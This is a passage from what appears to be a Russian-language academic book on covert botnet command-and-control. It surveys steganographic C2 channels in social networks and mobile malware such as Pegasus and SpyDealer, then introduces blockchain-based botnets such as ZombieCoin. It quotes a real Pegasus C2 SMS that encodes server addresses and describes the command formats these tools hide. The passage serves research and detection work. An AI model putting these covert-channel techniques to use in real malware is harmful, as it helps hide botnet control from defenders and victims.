В этой модели пользователь с заражённого компьютера загружает изображение в социальную сеть (этап 1), а бот перехватывает его атакой посредника (этап 2) и встраивает скрытые данные. После публикации друзья пользователя получают уведомление (этап 3). Когда один из них открывает изображение с другой заражённой машины, бот скачивает файл (этап 4) и извлекает сообщение (этап 5). Ботмастер видит все изображения, опубликованные подконтрольными ботами. Чтобы передать команду, он сам готовит скрытое сообщение и загружает изображение в свою учётную запись, откуда боты забирают его и выполняют указание.




Рис. 5.8. Схема стеганографического C2-канала Stegobot на основе источника 32.

Исследование показало, что такой ботнет можно построить даже с несовершенной маршрутизацией методом ограниченного лавинного распространения. Анализ пропускной способности подтвердил не только скрытность Stegobot, но и возможность передавать от жертв ботмастеру десятки мегабайт данных за 30 дней.

Другой пример сочетания стеганографии и социальных сетей — исследовательская система Instegogram [33] 2016 года. Троян удалённого доступа связывался с заданными учётными записями Instagram, где публиковались изображения со скрытыми сообщениями. Встроенный декодер извлекал из скачанного файла полезную нагрузку, которую затем можно было выполнить. Бот непрерывно проверял ленты и при появлении нового изображения скачивал, расшифровывал и выполнял команду. Результаты отправлялись тем же способом — публикацией изображения со встроенными данными. В демонстрационной реализации JPEG надёжно переносил до 40 символов, хотя иные способы кодирования могли увеличить ёмкость. Главная трудность состояла в том, чтобы скрытые данные пережили обработку изображения алгоритмами Instagram. Исследователи применили несколько способов повысить устойчивость метода:

- исходные изображения заранее приводились к размеру и соотношению сторон, при которых Instagram не масштабирует файл;
- таблица квантования извлекалась из уже обработанного Instagram изображения и повторно использовалась при встраивании, что уменьшало искажения от двойного сжатия.

5.3.3 Мобильные ботнеты

Мобильные платформы имеют многие из тех же уязвимостей, что и обычные компьютеры [34], но обладают несколькими дополнительными особенностями:

- Связь через мобильную сеть: мобильные платформы используют протоколы GSM, UMTS, LTE и 5G. Такая инфраструктура находится под контролем оператора связи, а передача IP-трафика через интернет — лишь один из доступных способов обмена данными.
- В смартфонах есть GPS, NFC и множество датчиков, отсутствующих на обычных компьютерах.

- Устройство почти всегда подключено к сети и доступно через системные службы или приложения.
- Адреса и точки подключения постоянно меняются, что помогает скрывать операции и усложняет наблюдение и блокирование.

Одним из первых образцов мобильного вредоносного ПО со скрытыми каналами C2 стал Pegasus [35]. Профессионально разработанная программа использовала уязвимости нулевого дня в Android и iOS и применяла антифорензические приёмы, включая запутывание кода и шифрование. Она обходила защиту голосовых вызовов и приложений Gmail, Facebook, WhatsApp, FaceTime, Viber, WeChat, Telegram, а также встроенных клиентов сообщений и электронной почты Apple. Pegasus похищал контакты, координаты GPS и сохранённые пароли маршрутизаторов. Версия для iOS известна под названием Trident. Для резервной скрытой доставки команд программа использовала SMS. Пример такого сообщения:

```
Your Google verification code
is: 5678429\nhttp://gmail.com/?z=FEcCAA==&i=MTphYWxhY
W4udHY6NDQzLDE6bWFub3Jhb25saW51
Lm51dDo0NDM=&s=zpvzPSYS674=
```

Начало сообщения переводится как «Ваш код подтверждения Google: 5678429»; следующая за ним строка внешне похожа на обычную ссылку Gmail.

На самом деле сообщение приказывало обновить список доступных серверов C2. Pegasus принимал через SMS пять типов команд, а их идентификатор определялся последней цифрой кода подтверждения; в приведённом примере это команда 9. Анализ исполняемого файла показал, что управляющие сообщения маскировались под обычные SMS двухфакторной аутентификации Google, Facebook и Evernote. Благодаря этому операторы могли передать программе новый список серверов даже при отсутствии доступа к интернету или после разрушения основной инфраструктуры C2.

О другой мобильной вредоносной программе, SpyDealer [36], сообщила группа Unit 42 компании Palo Alto Networks. Она связывалась с серверами C2 через SMS, UDP и TCP; особенно интересен скрытый канал в текстовых сообщениях. SpyDealer регистрировал обработчик SMS с более высоким приоритетом, чем штатное приложение Android, поэтому первым получал, разбирал и выполнял команды. Сообщение содержало номер команды и отделённые переводом строки аргументы. Адрес сервера C2 можно было обновить двумя способами: передать IP-адрес как номер команды длиной более четырёх символов либо поместить его в тело сообщения после строки L112. Некоторые команды требовали подтверждения в формате msg:recall|<номер телефона>. Перехваченные управляющие SMS не передавались штатному приложению, поэтому пользователь их не видел. При соответствующей настройке SpyDealer мог блокировать и другие сообщения, в том числе поступающие с номеров из чёрного списка.

Внеполосные каналы на мобильных платформах пока представлены главным образом исследовательскими прототипами. В [37] подробно рассмотрено злоупотребление физическими интерфейсами для скрытого управления и применимость сенсорных каналов мобильных телефонов. Их главное преимущество для атакующего — чрезвычайная трудность обнаружения. Для оценки угрозы авторы создали демонстрационную вредоносную программу, передававшую сообщения C2 без беспроводной или сотовой сети, используя лишь обычное оборудование и телефоны Android. В качестве носителей испытывались музыка, видео, бытовое освещение и магнитные поля.

5.4 Итоги

В главе рассмотрены следующие аспекты стеганографических каналов C2:

- сетевые, файловые и гибридные методы, а также стеганографическая маршрутизация;
- представление скрытого управления в моделях Cyber Kill Chain и MITRE ATT&CK;
- архитектуры каналов и схемы обмена сообщениями;
- методы обнаружения и противодействия.

В разделе 5.3 собраны примеры компьютерных и мобильных ботнетов 2010–2018 годов. Таблица 5.2 сопоставляет их методы с введёнными ранее моделями.

Таблица 5.2. Рассмотренные стеганографические C2-каналы, соотнесенные с моделями таких коммуникаций

Метод	Ботнет	Тип стеганографии	Модель	Паттерн обмена сообщениями
Win32.Morto	Компьютерный	Сетевая	Клиент-сервер	Издатель — подписчик
Fokitor	Компьютерный	Сетевая	Одноранговая	Отправитель — получатель
PlugX	Компьютерный	Сетевая	Одноранговая	Запрос — ответ
Multigrain	Компьютерный	Сетевая	Одноранговая	Одноранговая
Duqu	Компьютерный	Цифровая	Клиент-сервер	Издатель — подписчик
ZeusVM	Компьютерный	Цифровая	Клиент-сервер	Издатель — подписчик
Lurk	Компьютерный	Цифровая	Клиент-сервер	Запрос — ответ
Hammertoss	Компьютерный	Гибридная	Клиент-сервер	Издатель — подписчик
VPNFilter	Компьютерный	Гибридная	Клиент-сервер	Наблюдатель
Stegobot	Компьютерный	Гибридная	Клиент-сервер	Отправитель — получатель
Instegogram	Компьютерный	Гибридная	Клиент-сервер	Издатель — подписчик
Pegasus	Мобильный	Гибридная	Одноранговая	Отправитель — получатель
SpyDealer	Мобильный	Гибридная	Одноранговая	Отправитель — получатель

Разработчики вредоносных программ применяют множество разных методов, что серьёзно осложняет современную цифровую криминалистику. В этой главе не только собраны практические примеры стеганографических каналов C2, но и предложена единая система их моделей. Такой анализ поможет специалистам сосредоточиться на новых алгоритмах обнаружения управляющих каналов и прерывать цепочку атаки как можно раньше.

Благодарность

Работа выполнена при поддержке Национального центра исследований и разработок в рамках программы CyberSecIdent (соглашение № CYBERSECIDENT/369532/I/NCBR/2017).

Литература

- [1] Kaspersky Lab. Kaspersky lab identifies worrying trend in hackers using steganography. https://usa.kaspersky.com/about/press-releases/2017_kaspersky-lab-identifies-worrying-trend-in-hackers-using-steganography, 2017. [Online; accessed 10.01.2019].
- [2] McAfee Labs. McAfee labs threats report. www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-jun-2017.pdf, 2017. [Online; accessed 10.01.2019].
- [3] Jeannette Jarvis. Steganography: Combatting threats hiding in plain sight. www.fortinet.com/blog/threat-research/steganography-combatting-threats-hiding-in-plain-sight.html, 2018. [Online; accessed 10.01.2019].
- [4] Adel Alshamrani, Sowmya Myneni, Ankur Chowdhary, and Dijiang Huang. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. In IEEE Communications Surveys Tutorials, page 1, 2019.
- [5] Eric M. Hutchins, Michael J. Cloppert, and Rohan M. Amin. Intelligence driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. Leading Issues in Information Warfare and Security Research, 1:1, 2011.
- [6] MITRE ATT&CK: Globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. <https://attack.mitre.org>. [Online; accessed 10.01.2019].
- [7] F. Beato, E. De Cristofaro, and K. B. Rasmussen. Undetectable communication: The online social networks case. In 2014 Twelfth Annual International Conference on Privacy, Security and Trust, pages 19-26, July 2014.
- [8] Neil F. Johnson and Stefan C. Katzenbeisser. A survey of steganographic techniques. Chapter 3 in Information Hiding Techniques for Steganography and Digital Watermarking, edited by Stefan Katzenbeisser and Fabien A. P. Petitcolas, Artech House Books, USA, 2000.
- [9] Krzysztof Szczypiorski, Artur Janicki, and Steffen Wendzel. "The good, the bad and the ugly": Evaluation of wi-fi steganography. Journal of Communications, 10:8, 2015.
- [10] Wojciech Mazurczyk, Steffen Wendzel, Sebastian Zander, Amir Houmansadr, and Krzysztof Szczypiorski. Information Hiding in Communication Networks: Fundamentals, Mechanisms, Applications, and Countermeasures. Wiley-IEEE Press, USA, 1st edition, 2016.
- [11] Wojciech Mazurczyk, Krzysztof Szczypiorski, and Igor Margasinski. Steganographic routing in multi agent system environment. CoRR, abs/0806.0576, 2008.
- [12] Andrew S. Tanenbaum and David J. Wetherall. Computer Networks. Prentice Hall Press, Upper Saddle River, NJ, USA, 5th edition, 2010.
- [13] Pedro Casas, Johan Mazel, and Philippe Owezarski. Unsupervised network intrusion detection systems: Detecting the unknown without knowledge. Computer Communications, 35(7):772-783, 2012.
- [14] Monowar H. Bhuyan, Dhruva Kumar Bhattacharyya, and Jugal K Kalita. Network anomaly detection: Methods, systems and tools. IEEE Communications Surveys & Tutorials, 16(1):303-336, 2014.
- [15] Jessica Fridrich and Jan Kodovsky. Rich models for steganalysis of digital images. IEEE Transactions on Information Forensics and Security, 7(3):868-882, 2012.
- [16] Weixuan Tang, Haodong Li, Weiqi Luo, and Jiwu Huang. Adaptive steganalysis against wow embedding algorithm. In Proceedings of the 2Nd ACM Workshop on Information Hiding and Multimedia Security, IH&MMSec '14, pages 91-96, New York, NY, USA, 2014. ACM.

- [17] Jian Ye, Jiangqun Ni, and Yang Yi. Deep learning hierarchical representations for image steganalysis. *IEEE Transactions on Information Forensics and Security*, 12(11):2545-2557, 2017.
- [18] Yongfeng Huang, Shuhong Tang, C Bao and Yau Jim Yip. Steganalysis of compressed speech to detect covert voice over internet protocol channels. *IET Information Security*, 5(6):26-32, 2011.
- [19] Artur Janicki, Wojciech Mazurczyk, and Krzysztof Szczypiorski. Steganalysis of transcoding steganography. *annals of Telecommunications - Annales des teleCommunications*, 69(7):449-460, 2014.
- [20] Wojciech Mazurczyk, Krzysztof Szczypiorski, and Bartosz Jankowski. Towards steganography detection through network traffic visualisation. In *2012 IV International Congress on Ultra Modern Telecommunications and Control Systems*, pages 947-954, Oct 2012.
- [21] Krzysztof Szczypiorski, Artur Janicki, and Steffan Wendzel. The good, the bad and the ugly: Evaluation of wi-fi steganography. *Journal of Communications*, 10(10):749-750, 2015.
- [22] Krzysztof Szczypiorski and Tomasz Tyl. MoveSteg: A method of network steganography detection. *International Journal of Electronics and Telecommunications*, 62(4):335-341, 2016.
- [23] Symantec Security Response. W32.Duqu. The precursor to the next Stuxnet. www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf, 2011. [Online; accessed 10.01.2019].
- [24] Dell Secureworks. Malware analysis of the Lurk downloader. www.secureworks.com/research/malware-analysis-of-the-lurk-downloader, 2014. [Online; accessed 10.01.2019].
- [25] Adam Greenberg. New variant of Zeus banking trojan concealed in JPG images. www.scmagazine.com/home/security-news/new-variant-of-zeus-banking-trojan-concealed-in-jpg-images, 2014. [Online; accessed 10.01.2019].
- [26] Symantec. Morto worm sets a (DNS) record. www.symantec.com/connect/blogs/morto-worm-sets-dns-record, 2011. [Online; accessed 10.01.2019].
- [27] Dell Secureworks. Threat Group 3390 Cyberespionage, 2015. www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage [Online; accessed 23.06.2019].
- [28] Fabien Perigaud. PlugX "v2": meet "SController", 2014. <http://blog.airbuscybersecurity.com/post/2014/01/PlugX-v2%3A-meet-SController> [Online; accessed 23.06.2019].
- [29] FireEye. MULTIGRAIN - point of sale attackers make an unhealthy addition to the pantry. www.fireeye.com/blog/threat-research/2016/04/multigrain_pointo.html, 2016. [Online; accessed 10.01.2019].
- [30] FireEye Threat Intelligence. HAMMERTOSS: Stealthy tactics define a Russian cyber threat group. www.fireeye.com/blog/threat-research/2015/07/hammertoss_stealthy.html, 2015. [Online; accessed 10.01.2019].
- [31] Cisco Talos Intelligence. New VPNFilter malware targets at least 500K networking devices worldwide. <https://blog.talosintelligence.com/2018/05/VPNFilter.html>, 2018. [Online; accessed 10.01.2019].
- [32] Shishir Nagaraja, Amir Houmansadr, Pratch Piyawongwisal, Vijit Singh, Pragya Agarwal, and Nikita Borisov. Stegobot: A covert social network botnet. In *Tomas Filler, Tomas Pevny, Scott Craver, and Andrew Ker, Eds., Information Hiding*, pages 299-313, Springer Berlin Heidelberg, Berlin, Heidelberg, 2011.

- [33] Endgame. Instegogram: Leveraging Instagram for C2 via image steganography. www.endgame.com/blog/technical-blog/instegogram-leveraging-instagram-c2-image-steganography, 2016. [Online; accessed 10.01.2019].
- [34] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5):455-473, 2016.
- [35] Lookout. Technical analysis of Pegasus Spyware. <https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-technical-analysis.pdf>, 2016. [Online; accessed 10.01.2019].
- [36] Palo Alto Networks. SpyDealer: Android trojan spying on more than 40 apps. <https://unit42.paloaltonetworks.com/unit42-spydealer-android-trojan-spying-40-apps>, 2016. [Online; accessed 10.01.2019].
- [37] Ragib Hasan, Nitesh Saxena, Tzipora Haleviz, Shams Zawoad, and Dustin Rinehart. Sensing-enabled channels for hard-to-detect command and control of mobile devices. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security, ASIACCS '13*, pages 469-480, New York, NY, USA, 2013. ACM.

Глава 6. Блокчейн-ботнеты с устойчивой системой управления

Weizhi Wang и Xiaobo Ma

Факультет электронной и информационной инженерии, ключевая лаборатория Министерства образования по интеллектуальным сетям и сетевой безопасности, Сианьский университет транспорта

6.1 Введение

Ботнеты представляют серьёзную угрозу для интернета [1–3]. Они объединяют множество взломанных компьютеров и устройств интернета вещей (IoT), удалённо управляемых ботмастером. Ключевой компонент — инфраструктура управления (C&C), которая может быть как традиционной централизованной, так и сложной децентрализованной [4, 5]. Для передачи сообщений между ботами и оператором подходят практически любые прикладные протоколы: IRC, HTTP [6], одноранговый обмен (P2P), SMTP [7] и другие. Чтобы повысить устойчивость C&C, злоумышленники применяют DNS, протокол описания сеанса SDP [8], облачные платформы наподобие Google Cloud [9] и крупные социальные сети, включая Facebook и Twitter [10]. Такие решения труднее обнаруживать и блокировать.

За последние несколько лет Bitcoin [11] добился огромного успеха и стал первой широко известной крупномасштабной реализацией блокчейна. Эта технология обладает рядом привлекательных свойств: обеспечивает псевдонимность участников, необратимость подтверждённых операций и неизменность записей. Они интересуют не только разработчиков законных приложений, но и злоумышленников, поскольку публичный блокчейн позволяет создавать более устойчивую и доступную инфраструктуру ботнета.

На конференции BSide в Тель-Авиве Зохар [12] продемонстрировал прототип Unblockable Chains, злоупотребляющий сетью Ethereum для построения C&C ботнета. Он подтвердил осуществимость и разрушительный потенциал блокчейн-ботнетов.

Управление ботнетом через блокчейн заметно отличается от традиционных схем. Когда защитники раскрывают топологию обычного ботнета или используемые им протоколы связи, интернет-провайдеры могут заблокировать его инфраструктуру, а иногда и перехватить управление. В блокчейн-схемах этому мешают псевдонимность участников, защищённый обмен данными, высокая доступность и проверка подлинности сообщений. Обнаружить управляющий канал и восстановить архитектуру такой сети значительно труднее, а полностью вывести её из строя — ещё сложнее. Поэтому возможное использование блокчейна в качестве инфраструктуры C&C необходимо изучать заранее.

В этой главе рассматриваются четыре механизма C&C на основе блокчейна: ZombieCoin [13], Floating C&C Server [14], ChainChannels [15] и Unblockable Chains [12]. Мы разберём их архитектуру и оценим характерные свойства. В разделе 6.2 изложены основные понятия, структура и принципы работы блокчейна на примере Bitcoin. Раздел 6.3 посвящён четырём конкретным механизмам управления ботнетами, раздел 6.4 — их сравнению, а в разделе 6.5 обсуждаются возможные контрмеры.

6.2 Основы блокчейна

Прежде чем вводить технические основы блокчейна, поясним ключевые концепции блокчейна.

- Bitcoin (BTC): криптовалюта; BTC — её расчётная единица.
- Ethereum (ETH): блокчейн-платформа; ETH (эфир) — её собственная криптовалюта.
- Блок: запись в блокчейне, объединяющая набор подтверждённых транзакций.
- Хеш: результат хеш-функции, используемый как идентификатор данных и для проверки их целостности.
- Узел: устройство, подключённое к одноранговой сети блокчейна.
- Полный узел: устройство, которое хранит полную копию блокчейна и самостоятельно проверяет транзакции и блоки. Узел, создающий новые блоки, называют майнером.
- Майнинг: процесс формирования новых блоков и выполнения необходимых для этого вычислений в сети Bitcoin.
- Майнер: участник сети, который формирует блок из ожидающих транзакций и пытается подобрать допустимое доказательство выполнения работы.
- Адрес: идентификатор получателя средств, формируемый на основе открытого ключа или сценария расходования.

Блокчейн — это технология децентрализованного распределённого реестра. Реестр транзакций состоит из цепочки связанных блоков, копию которой хранит каждый полный узел одноранговой сети. Блокчейн объединяет базы данных, распределённые системы, криптографию и вычислительные алгоритмы. Вместе эти технологии обеспечивают защищённость и неизменность записей.

Обычно новый блок создаётся так. Владелец биткоинов формирует транзакцию, подписывает её и отправляет в сеть. Другие узлы одноранговой сети проверяют и подтверждают транзакцию. Затем несколько транзакций объединяются в новый блок, который рассылается участникам. Узлы проверяют его по правилам алгоритма консенсуса и добавляют в свои копии реестра. Новый блок присоединяется к концу цепочки — блокчейна.

6.2.1 Структура блока

Блокчейн — база данных с цепочечной структурой, фундаментальным элементом которой является блок. На рис. 6.1 показана типичная структура блока Bitcoin: заголовок, размер, сигнатура сети, счётчик транзакций и сами транзакции.




Рис. 6.1. Структура блока Bitcoin.

- Заголовок блока

Заголовок — важнейший 80-байтовый элемент блока. Он включает следующие поля:

- Номер версии: версия протокола Bitcoin, с которой совместим блок.
- Хэш предыдущего блока: связывает текущий блок с предшествующим. Благодаря этой ссылке блоки образуют единую цепочку.
- Корень дерева Меркла: итоговый хэш дерева, охватывающего все транзакции блока.
- Временная метка: приблизительное время создания блока в формате Unix, участвующее в формировании его уникального хэша.
- Целевое значение сложности: порог, которому должен соответствовать хэш заголовка, чтобы сеть признала блок допустимым.
- Одноразовое число (nonce): поле, которое майнер перебирает при поиске допустимого хэша блока.

- Транзакции

Поле транзакций содержит их список; его переменная длина определяется числом записей и не может быть нулевой.

Транзакция — одно из основных понятий Bitcoin. Пользователь располагает парой открытого и закрытого ключей асимметричной криптосистемы. В блокчейне он представлен адресом, а закрытый ключ позволяет распоряжаться биткоинами, связанными с этим адресом.

Чтобы передать биткоины, владелец своим закрытым ключом подписывает данные, включающие хэш одной или нескольких предыдущих транзакций и открытый ключ получателя, и добавляет подпись к новой транзакции. Право распоряжаться средствами подтверждается закрытым ключом, соответствующим предыдущему выходу. После включения транзакции в проверенный блок получатель может потратить средства, подписав следующую транзакцию собственным ключом. При этом передаётся не отдельная монета, а набор непотраченных выходов транзакций (UTXO), которые владелец использует как входы новой операции. Транзакция Bitcoin содержит следующие основные элементы.

- Номер версии: версия формата транзакции Bitcoin.
- Флаг: указывает наличие данных свидетеля.
- Счётчик входов: число входов транзакции.
- Счётчик выходов: количество выходов транзакции.

- Список входов: первый вход первой транзакции называется Coinbase. Каждый вход (Txin) содержит хеш предыдущей транзакции, индекс её выхода, длину сценария Txin, сам сценарий и порядковый номер.
- Список выходов: каждый выход (Txout) содержит длину сценария, сам сценарий и значение.
- Данные свидетеля (witness): подписи и другие сведения, необходимые для проверки входов транзакции SegWit.
- Время блокировки: высота блока либо временная метка Unix, после достижения которой транзакцию можно включить в блок.
- Размер блока: число байтов блока.
- Сигнатура сети: постоянное значение, позволяющее отличить начало блока и сеть Bitcoin.
- Счётчик транзакций: их число с учётом Coinbase.

Структура блока Bitcoin устроена так, что подписи, временные метки и криптографические хэши делают подделку транзакций трудной и дорогостоящей. Вознаграждение за майнинг побуждает участников решать вычислительные задачи, проверять новые транзакции и совместно вести публичный реестр. Полные узлы децентрализованной сети хранят, копируют и обновляют весь блокчейн. Алгоритм консенсуса «доказательство выполнения работы» (PoW) согласует состояние узлов и предотвращает двойное расходование средств [11].

Продуманная структура блоков делает Bitcoin неизменяемой децентрализованной цифровой валютой, способной преобразить современную финансовую систему. Однако те же свойства привлекают злоумышленников. Сценарии Bitcoin позволяют помещать в транзакцию до 80 байтов произвольных данных, а значит, хранить незаконную информацию непосредственно в блокчейне. Благодаря высокой анонимности сеть можно использовать для её хранения и передачи, а также как инфраструктуру С&С. Платформы следующего поколения — Ethereum [16], смарт-контракты [17] и децентрализованные приложения (DApp) — делают управление ещё устойчивее и гибче. Смарт-контракт представляет собой программу в публичном блокчейне и позволяет реализовать множество функций, основанных на передаче ценности. Блок Ethereum, как и блок Bitcoin, содержит заголовок, ссылки на соседние блоки и транзакции, но в его заголовке есть дополнительные поля (рис. 6.2). Область дополнительных данных также может служить каналом незаконной информации.

```

1 type Header struct {
2     ParentHash common.Hash    `json:"parentHash"      gencodec:"required"`
3     UncleHash   common.Hash    `json:"sha3Uncles"      gencodec:"required"`
4     Coinbase    common.Address `json:"miner"           gencodec:"required"`
5     Root        common.Hash    `json:"stateRoot"       gencodec:"required"`
6     TxHash      common.Hash    `json:"transactionsRoot" gencodec:"required"`
7     ReceiptHash common.Hash    `json:"receiptsRoot"    gencodec:"required"`
8     Bloom       Bloom          `json:"logsBloom"       gencodec:"required"`
9     Difficulty  *hexutil.Big  `json:"difficulty"      gencodec:"required"`
10    Number      *hexutil.Big  `json:"number"          gencodec:"required"`
11    GasLimit    hexutil.Uint64 `json:"gasLimit"        gencodec:"required"`
12    GasUsed     hexutil.Uint64 `json:"gasUsed"         gencodec:"required"`
13    Time       *hexutil.Big  `json:"timestamp"       gencodec:"required"`
14    Extra       hexutil.Bytes  `json:"extraData"        gencodec:"required"`
15    MixDigest   common.Hash    `json:"mixHash"`
16    Nonce       BlockNonce     `json:"nonce"`
17    Hash        common.Hash    `json:"hash"`
18 }

```

Рис. 6.2. Структура заголовка блока Ethereum.

6.2.2 Реализация блокчейна

Bitcoin — предложенная Сатоси Накамото в 2008 году децентрализованная система реестра [11]. Она автономна, псевдонимна и устойчива к подделке, поэтому позволяет передавать ценность без доверенного посредника. Эта финансовая технология применима не только к платежам, но и к цепочкам поставок [18], цифровым сертификатам [19], банковским системам и другим областям. Для разных задач создано множество криптовалют и блокчейн-платформ. Например, Ethereum [16] позволяет разрабатывать смарт-контракты [17] и строить на их основе сложные приложения.

После появления Bitcoin исследователи начали перестраивать на основе блокчейна сетевые службы, включая DNS [20], облачные сервисы и каналы C&C. Например, Namecoin [20] — первое ответвление Bitcoin — реализует децентрализованную DNS без единой точки отказа. Технические подробности Bitcoin и других блокчейн-приложений выходят за рамки главы; они приведены в [21, 22]. Документацию по взаимодействию с публичным блокчейном через API и разработке приложений можно найти в [23, 24].

6.3 C&C-механизмы ботнетов на основе блокчейна

6.3.1 Обзор

Надёжный канал C&C необходим для устойчивой работы ботнета. Помимо традиционных IRC, HTTP [6] и P2P, злоумышленники используют крупные социальные сети и облачные платформы. Архитектура ботнетов постепенно перешла от централизованной к одноранговой и гибридной. Чтобы сеть было труднее вывести из строя или перехватить, её снабжают всё более устойчивыми протоколами управления [15].

Блокчейн сделал возможными новые механизмы управления ботнетами. Али и соавторы [13] предложили хранить команды в транзакциях Bitcoin с помощью кода операции сценария. Карран и Гейст [14] повысили устойчивость за счёт плавающих серверов C&C. Фркат, Аннесси и Зсеби [15] скрыли сообщения в цифровых подписях. Зохар [12] создал прототип Unblockable Chains со смарт-контрактом Ethereum для обмена C&C. Все четыре механизма устойчивее прежних: управляющая информация скрыта в публичном блокчейне, поэтому обнаружить её крайне трудно. Далее они рассматриваются подробнее.

6.3.2 ZombieCoin

ZombieCoin [13] — одна из первых предложенных схем управления ботнетом через блокчейн. Команды помещаются в транзакции публичной сети Bitcoin, что на практике подтверждает возможность использовать блокчейн как инфраструктуру C&C.

Как уже отмечалось, система сценариев Bitcoin позволяет встраивать сообщения в транзакции. Простой стековый язык обрабатывается слева направо, не является полным по Тьюрингу и не поддерживает циклы. Записанный в транзакции список инструкций определяет, как получатель получит доступ к переданным биткоинам. Инструкции называются кодами операций. Один из них, OP_RETURN, поддерживается с Bitcoin 0.9 [25] и помечает выход как недоступный для расходования, одновременно позволяя записать до 80 байтов произвольных данных. Эту возможность используют многие проекты, включая ZombieCoin.

Процесс работы ZombieCoin кратко описывается следующим образом.

1. Ботмастер создаёт пару открытого и закрытого ключей (pk, sk). Открытый ключ pk жёстко встраивается в исполняемый файл бота: по нему бот находит нужные транзакции в блокчейне и извлекает команды. Код их декодирования также входит в состав вредоносной программы.
2. Боты запускают сценарии, которые подключаются к сети Bitcoin как узлы и получают транзакции.
3. Ботмастер помещает команды C&C в транзакции Bitcoin.
4. Боты просматривают входные сценарии scriptSig и находят транзакции, содержащие заранее встроенный открытый ключ ботмастера. Типичный сценарий имеет вид scriptSig = <sig> <pubKey>. Примеры таких транзакций приведены на рис. 6.3.

